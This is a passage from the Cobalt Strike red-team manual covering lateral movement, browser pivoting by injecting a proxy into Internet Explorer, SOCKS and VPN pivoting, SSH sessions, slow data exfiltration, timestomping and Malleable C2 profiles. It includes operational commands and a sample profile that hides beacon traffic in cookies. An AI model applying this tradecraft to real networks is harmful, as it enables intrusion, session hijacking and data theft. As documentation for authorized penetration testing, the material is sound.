Lateral movement is an area, similar to privilege escalation, where some attacks present a natural set of primitives to spawn a session on a remote target. Some attacks give an execute-primitive only. The split between jump and remote-exec gives you flexibility to decide how to weaponize an execute-only primitive.

Aggressor Script has an API to add new modules to jump and remote-exec. See the Aggressor Script documentation (the Beacon chapter, specifically) for more information.

Lateral Movement GUI

Cobalt Strike also provides a GUI to make lateral movement easier. Switch to the Targets Visualization or go to **View** -> **Targets**. Navigate to **[target]** -> **Jump** and choose your desired lateral movement option.

The following dialog will open:




Figure 39. Lateral Movement Dialog

To use this dialog:

First, decide which trust you want to use for lateral movement. If you want to use the token in one of your Beacons, check the *Use session's current access token* box. If you want to use credentials or hashes for lateral movement—that's OK too. Select credentials from the credential store or populate the User, Password, and Domain fields. Beacon will use this information to generate an access token for you. Keep in mind, you need to operate from a high integrity context [administrator] for this to work.

Next, choose the listener to use for lateral movement. The SMB Beacon is usually a good candidate here.

Last, select which session you want to perform the lateral movement attack from. Cobalt Strike's asynchronous model of offense requires each attack to execute from a compromised system.

There is no option to perform this attack without a Beacon session to attack from. If you're on an internal engagement, consider hooking a Windows system that you control and use that as your starting point to attack other systems with credentials or hashes.

Press **Launch**. Cobalt Strike will activate the tab for the selected Beacon and issue commands to it. Feedback from the attack will show up in the Beacon console.

Browser Pivoting

Malware like Zeus and its variants inject themselves into a user's browser to steal banking information. This is a man-in-the-browser attack. So-called, because the attacker is injecting malware into the target's browser.

Overview

Man-in-the-browser malware uses two approaches to steal banking information. They either capture form data as it's sent to a server. For example, malware might hook PR_Write in Firefox to intercept HTTP POST data sent by Firefox. Or, they inject JavaScript onto certain webpages to make the user think the site is requesting information that the attacker needs.

Cobalt Strike offers a third approach for man-in-the-browser attacks. It lets the attacker hijack authenticated web sessions—all of them. Once a user logs onto a site, an attacker may ask the user's browser to make requests on their behalf. Since the user's browser is making the request, it will automatically re-authenticate to any site the user is already logged onto. I call this a browser pivot—because the attacker is pivoting their browser through the compromised user's browser.




Figure 40. Browser Pivoting in Action

Cobalt Strike's implementation of browser pivoting for Internet Explorer injects an HTTP proxy server into the compromised user's browser. Do not confuse this with changing the user's proxy settings. This proxy server does not affect how the user gets to a site. Rather, this proxy server is available to the attacker. All requests that come through it are fulfilled by the user's browser.

Setup

To setup Browser pivoting, go to **[beacon]** -> **Explore** -> **Browser Pivot**. Choose the Internet Explorer instance that you want to inject into. You may also decide which port to bind the browser pivoting proxy server to as well.




Figure 41. Start a Browser Pivot

Beware that the process you inject into matters a great deal. Inject into Internet Explorer to inherit a user's authenticated web sessions. Modern versions of Internet Explorer spawn each tab in its own process. If your target uses a modern version of Internet Explorer, you must inject a process associated with an open tab to inherit session state. Which tab process doesn't matter (child tabs share session state). Identify Internet Explorer tab processes by looking at the PPID value in the Browser Pivoting setup dialog. If the PPID references explorer.exe, the process is not associated with a tab. If the PPID references iexplore.exe, the process is associated with a tab. Cobalt Strike will show a checkmark next to the processes it thinks you should inject into.

Once Browser Pivoting is setup, set up your web browser to use the Browser Pivot Proxy server. Remember, Cobalt Strike's Browser Pivot server is an HTTP proxy server.




Figure 42. Configure Browser Settings

Use

You may browse the web as your target user once browser pivoting is started. Beware that the browser pivoting proxy server will present its SSL certificate for SSL-enabled websites you visit. This is necessary for the technology to work.

The browser pivoting proxy server will ask you to add a host to your browser's trust store when it detects an SSL error. Add these hosts to the trust store and press refresh to make SSL protected sites load properly.

If your browser pins the certificate of a target site, you may find its impossible to get your browser to accept the browser pivoting proxy server's SSL certificate. This is a pain. One option is to use a different browser. The open source Chromium browser has a command-line option to ignore all certificate errors. This is ideal for browser pivoting use:

```
chromium --ignore-certificate-errors --proxy-server=[host]:[port]
```

The above command is available from **View** -> **Proxy Pivots**. Highlight the Browser Pivot HTTP Proxy entry and press **Tunnel**.

To stop the Browser Pivot proxy server, type **browserpivot stop** in its Beacon console.

You will need to reinject the browser pivot proxy server if the user closes the tab you're working from. The Browser Pivot tab will warn you when it can't connect to the browser pivot proxy server in the browser.

How it Works

Internet Explorer delegates all of its communication to a library called WinINet. This library, which any program may use, manages cookies, SSL sessions, and server authentication for its consumers. Cobalt Strike's Browser Pivoting takes advantage of the fact that WinINet transparently manages authentication and reauthentication on a per process basis. By injecting Cobalt Strike's Browser Pivoting technology into a user's Internet Explorer instance, you get this transparent reauthentication for free.

Pivoting

What is Pivoting

Pivoting, for the sake of this manual, is turning a compromised system into a hop point for other attacks and tools. Cobalt Strike's Beacon provides several pivoting options. For each of these options, you will want to make sure your Beacon is in interactive mode. Interactive mode is when a Beacon checks in multiple times each second. Use the **sleep 0** command to put your Beacon into interactive mode.

SOCKS Proxy

Go to **[beacon]** -> **Pivoting** -> **SOCKS Server** to setup a SOCKS4a proxy server on your team server. Or, use **socks 8080** to setup a SOCKS4a proxy server on port 8080 (or any other port you choose).

All connections that go through these SOCKS servers turn into connect, read, write, and close tasks for the associated Beacon to execute. You may tunnel via SOCKS through any type of Beacon (even an SMB Beacon).

Beacon's HTTP data channel is the most responsive for pivoting purposes. If you'd like to pivot traffic over DNS, use the DNS TXT record communication mode.

To see the SOCKS servers that are currently setup, go to **View** -> **Proxy Pivots**.

Use **socks stop** to disable the SOCKS proxy server.

Proxychains

The proxychains tool will force an external program to use a SOCKS proxy server that you designate. You may use proxychains to force third-party tools through Cobalt Strike's SOCKS server. To learn more about proxychains, visit: http://proxychains.sourceforge.net/

Metasploit

You may also tunnel Metasploit Framework exploits and modules through Beacon. Create a Beacon SOCKS proxy server [as described above] and paste the following into your Metasploit Framework console:

```
setg Proxies socks4:team server IP:proxy port
setg ReverseAllowProxy true
```

These commands will instruct the Metasploit Framework to apply your Proxies option to all modules executed from this point forward. Once you're done pivoting through Beacon in this way, use **unsetg Proxies** to stop this behavior.

If you find the above tough to remember, go to **View** -> **Proxy Pivots**. Highlight the proxy pivot you setup and press **Tunnel**. This button will provide the setg Proxies syntax needed to tunnel the Metasploit Framework through your Beacon.

Reverse Port Forward

The following commands are available:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

rportfwd - Use this command to setup a reverse pivot through Beacon. The rportfwd command will bind a port on the compromised target. Any connections to this port will cause your Cobalt Strike server to initiate a connection to another host and port and relay traffic between these two connections. Cobalt Strike tunnels this traffic through Beacon.

The syntax for rportfwd is: **rportfwd [bind port] [forward host] [forward port]**.

rportfwd_local - Use this command to setup a reverse pivot through Beacon with one variation. This feature initiates a connection to the forward host/port from your Cobalt Strike client. The forwarded traffic is communicated through the connection your Cobalt Strike client has to its team server.

rportfwd stop [bind port] - Use to disable the reverse port forward.

Spawn and Tunnel

Use the spunnel command to spawn a third-party tool in a temporary process and create a reverse port forward for it. The syntax is **spunnel [x86 or x64] [controller host] [controller port] [/path/to/agent.bin]**. This command expects that the agent file is position-independent shellcode (usually the raw output from another offense platform). The spunnel_local command is the same as spunnel, except it initiates the controller connection from your Cobalt Strike client. The spunnel_local traffic is communicated through the connection your Cobalt Strike client has to its team server.

Agent Deployed: Interoperability with Core Impact

The spunnel commands were designed specifically to tunnel Core Impact's agent through Cobalt Strike's Beacon. Core Impact is a penetration testing tool and exploit framework also available for license from HelpSystems at https://www.coresecurity.com/products/core-impact

To export a raw agent file from Core Impact:

1. Click the **Modules** tab in the Core Impact user interface
2. Search for **Package and Register Agent**
3. Double-click this module
4. Change **Platform** to Windows
5. Change **Architecture** to x86-64
6. Change **Binary Type** to raw
7. Click **Target File** and press ... to decide where to save the output.
8. Go to Advanced
9. Change **Encrypt Code** to false
10. Go to Agent Connection
11. Change **Connection Method** to Connect from Target
12. Change **Connect Back Hostname** to 127.0.0.1
13. Change **Port** to some value (e.g., 9000) and remember it.
14. Press OK.

The above will generate a Core Impact agent as a raw file. You may use spunnel x64 or spunnel_local x64 to run this agent and tunnel it back to Core Impact.

We often use Cobalt Strike on an internet reachable infrastructure and Core Impact is often on a local Windows virtual machine. It's for this reason we have spunnel_local. We recommend that you run a Cobalt Strike client from the same Windows system that Core Impact is installed onto. In this setup, you can run **spunnel_local x64 127.0.0.1 9000 c:\path\to\agent.bin**. Once the connection is made, you will hear the famous "Agent Deployed" wav file. With an Impact agent on target, you have tools to escalate privileges, scan and information gather via many modules, launch remote exploits, and chain other Impact agents through your Beacon connection.

Pivot Listeners

It's good tradecraft to limit the number of direct connections from your target's network to your command and control infrastructure. A pivot listener allows you to create a listener that is bound to a Beacon or SSH session. In this way, you can create new reverse sessions without more direct connections to your command and control infrastructure.

To setup a pivot listener, go to **[beacon]** -> **Pivoting** -> **Listener...**. This will open a dialog where you may define a new pivot listener.




Figure 43. Configure a Pivot Listener

A pivot listener will bind to Listen Port on the specified Session. The Listen Host value configures the address your reverse TCP payload will use to connect to this listener.

Right now, the only payload option is windows/beacon_reverse_tcp.

Pivot Listeners do not change the pivot host's firewall configuration. If a pivot host has a host-based firewall, this may interfere with your listener. You, the operator, are responsible for anticipating this situation and taking the right steps for it.

To remove a pivot listener, go to **Cobalt Strike** -> **Listeners** and remove the listener there. Cobalt Strike will send a task to tear down the listening socket, if the session is still reachable.

Covert VPN

VPN pivoting is a flexible way to tunnel traffic without the limitations of a proxy pivot. Cobalt Strike offers VPN pivoting through its Covert VPN feature. Covert VPN creates a network interface on the Cobalt Strike system and bridges this interface into the target's network.




Figure 44. Deploy Covert VPN

To activate Covert VPN, right-click a compromised host, go to **[beacon]** -> **Pivoting** -> **Deploy VPN**. Select the remote interface you would like Covert VPN to bind to. If no local interface is present, press **Add** to create one.

Check *Clone host MAC address* to make your local interface have the same MAC address as the remote interface. It's safest to leave this option checked.

Press **Deploy** to start the Covert VPN client on the target. Covert VPN requires Administrator access to deploy.

Once a Covert VPN interface is active, you may use it like any physical interface on your system. Use ifconfig to configure its IP address. If your target network has a DHCP server, you may request an IP address from it using your operating systems built-in tools.

To manage your Covert VPN interfaces, go to **Cobalt Strike** -> **Interfaces**. Here, Cobalt Strike will show the Covert VPN interfaces, how they're configured, and how many bytes were transmitted and received through each interface.

Highlight an interface and press **Remove** to destroy the interface and close the remote Covert VPN client. Covert VPN will remove its temporary files on reboot and it automatically undoes any system changes right away.

Press **Add** to configure a new Covert VPN interface.




Figure 45. Setup a Covert VPN Interface

Covert VPN interfaces consist of a network tap and a channel to communicate 67thernet frames through. To configure the interface, choose an Interface name (this is what you will manipulate through ifconfig later) and a MAC address.

You must also configure the Covert VPN communication channel for your interface. Covert VPN may communicate Ethernet frames over a UDP connection, TCP connection, ICMP, or using the HTTP protocol. The TCP (Reverse) channel has the target connect to your Cobalt Strike instance. The TCP (Bind) channel has Cobalt Strike tunnel the VPN through Beacon.

Cobalt Strike will setup and manage communication with the Covert VPN client based on the Local Port and Channel you select.

The Covert VPN HTTP channel makes use of the Cobalt Strike web server. You may host other Cobalt Strike web applications and multiple Covert VPN HTTP channels on the same port.

For best performance, use the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Use the ICMP, HTTP, or TCP (Bind) channels if you need to get past a restrictive firewall.

While Covert VPN has a flexibility advantage, your use of a VPN pivot over a proxy pivot will depend on the situation. Covert VPN requires Administrator access. A proxy pivot does not. Covert VPN creates a new communication channel. A proxy pivot does not. You should use a proxy pivot initially and move to a VPN pivot when it's needed.

SSH Sessions

The SSH Client

Cobalt Strike controls UNIX targets with a built-in SSH client. This SSH client receives tasks from and routes its output through a parent Beacon.

Use **ssh [target] [user] [password]** to launch an SSH session from a Beacon. You may also use **ssh-key [target] [user] [/path/to/key.pem]** to authenticate with a key.

These commands run Cobalt Strike's SSH client. The client will report any connection or authentication issues to the parent Beacon. If the connection succeeds, you will see a new session in Cobalt Strike's display. This is an SSH session. Right-click on this session and press **Interact** to open the SSH console.

Type **help** to see a list of commands the SSH session supports. Type help followed by a command name for details on that command.

Running Commands

The **shell** command will run the command and arguments you provide. Running commands block the SSH session for up to 20s before Cobalt Strike puts the command in the background. Cobalt Strike will report output from these long running commands as it becomes available.

Use **sudo [password] [command + arguments]** to attempt to run a command via sudo. This alias requires the target's sudo to accept the –S flag.

The **cd** command will change the current working directory for the SSH session. The **pwd** command reports the current working directory.

Upload and Download Files

The following commands are available:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

download - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

downloads - Use to see a list of file downloads in progress for the current Beacon.

cancel - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

upload - This command uploads a file to the host.

timestomp - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View** -> **Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.

Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.

Peer-to-peer C2

SSH sessions can control TCP Beacons. Use the **connect** command to assume control of a TCP Beacon waiting for a connection. Use **unlink** to disconnect a TCP Beacon session.

Go to **[session]** -> **Listeners** -> **Pivot Listener...** to setup a pivot listener tied to this SSH session. This will allow this compromised UNIX target to receive reverse TCP Beacon sessions. This option does require that the SSH daemon's GatewayPorts option is set to yes or ClientSpecified.

SOCKS Pivoting and Reverse Port Forwards

The following commands are available:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

socks - Use this command to create a SOCKS server on your team server that forwards traffic through the SSH session. The **rportfwd** command will also create a reverse port forward that routes traffic through the SSH session and your Beacon chain.

There is one caveat to rportfwd: the **rportfwd** command asks the SSH daemon to bind to all interfaces. It's quite likely the SSH daemon will override this and force the port to bind to localhost. You need to change the GatewayPorts option for the SSH daemon to yes or clientspecified.

Malleable Command and Control

Overview

Many Beacon indicators are controlled by a Malleable Command and Control (Malleable C2) profile. A Malleable C2 profile consists of settings and data transforms. A data transform is a simple program that specifies how to transform data and store it in a transaction. The same program that transforms and stores data, interpreted backwards, also extracts and recovers data from a transaction.

To use a custom profile, you must start a Cobalt Strike team server and specify your profile at that time.

```
./teamserver [external IP] [password] [/path/to/my.profile]
```

You may only load one profile per Cobalt Strike instance.

Viewing the Loaded Profile

To view the C2 profile that was loaded when the TeamServer was started select **Help \ Malleable C2 Profile** on the menu. This displays the profile for the currently selected TeamServer when multiple TeamServers are connected. The dialog is read-only.

To close the dialog use the 'x' in the upper right corner of the dialog.

Checking for Errors

Cobalt Strike's Linux package includes a **c2lint** program. This program will check the syntax of a communication profile, apply a few extra checks, and even unit test your profile with random data. It's highly recommended that you check your profiles with this tool before you load them into Cobalt Strike.

```
./c2lint [/path/to/my.profile]
```

c2lint returns and logs the following result codes for the specified profile file:

- A result of 0 is returned if c2lint completes with no errors
- A result of 1 is returned if c2lint completes with only warnings
- A result of 2 is returned if c2lint completes with only errors
- A result of 3 is returned if c2lint completes with both errors and warnings.

The last lines of the c2lint output display a count of detected errors and warnings. No message is displayed if none are found. There can be more error messages displayed in the output than the

count represents because a single error may produce more than 1 error message. This is the same possibility for warnings however less likely. For example:

- [!] Detected 1 warning.
- [-] Detected 3 errors.

Profile Language

The best way to create a profile is to modify an existing one. Several example profiles are available on Github: https://github.com/cobalt-strike/Malleable-C2-Profiles

When you open a profile, here is what you will see:

```
# this is a comment
set global_option "value";

protocol-transaction {
     set local_option "value";

     client {
          # customize client indicators
     }

     server {
          # customize server indicators
     }
}
```

Comments begin with a # and go until the end of the line. The set statement is a way to assign a value to an option. Profiles use { curly braces } to group statements and information together. Statements always end with a semi-colon.

To help all of this make sense, here's a partial profile:

```
http-get {
        set uri "/foobar";
        client {
               metadata {
                        base64;
                        prepend "user=";
                        header "Cookie";
               }
        }
```

This partial profile defines indicators for an HTTP GET transaction. The first statement, set uri, assigns the URI that the client and server will reference during this transaction. This set statement occurs outside of the client and server code blocks because it applies to both of them.

The client block defines indicators for the client that performs an HTTP GET. The client, in this case, is Cobalt Strike's Beacon payload.

When Cobalt Strike's Beacon "phones home" it sends metadata about itself to Cobalt Strike. In this profile, we have to define how this metadata is encoded and sent with our HTTP GET request.

The metadata keyword followed by a group of statements specifies how to transform and embed metadata into our HTTP GET request. The group of statements, following the metadata keyword, is called a data transform.

	Step	Action	Data
0.	Start		metadata
1.	base64	Base64 Encode	bWV0YWRhdGE=
2.	prepend "user="	Prepend String	user=bWV0YWRhdGE=
3.	header "Cookie"	Store in Transaction	

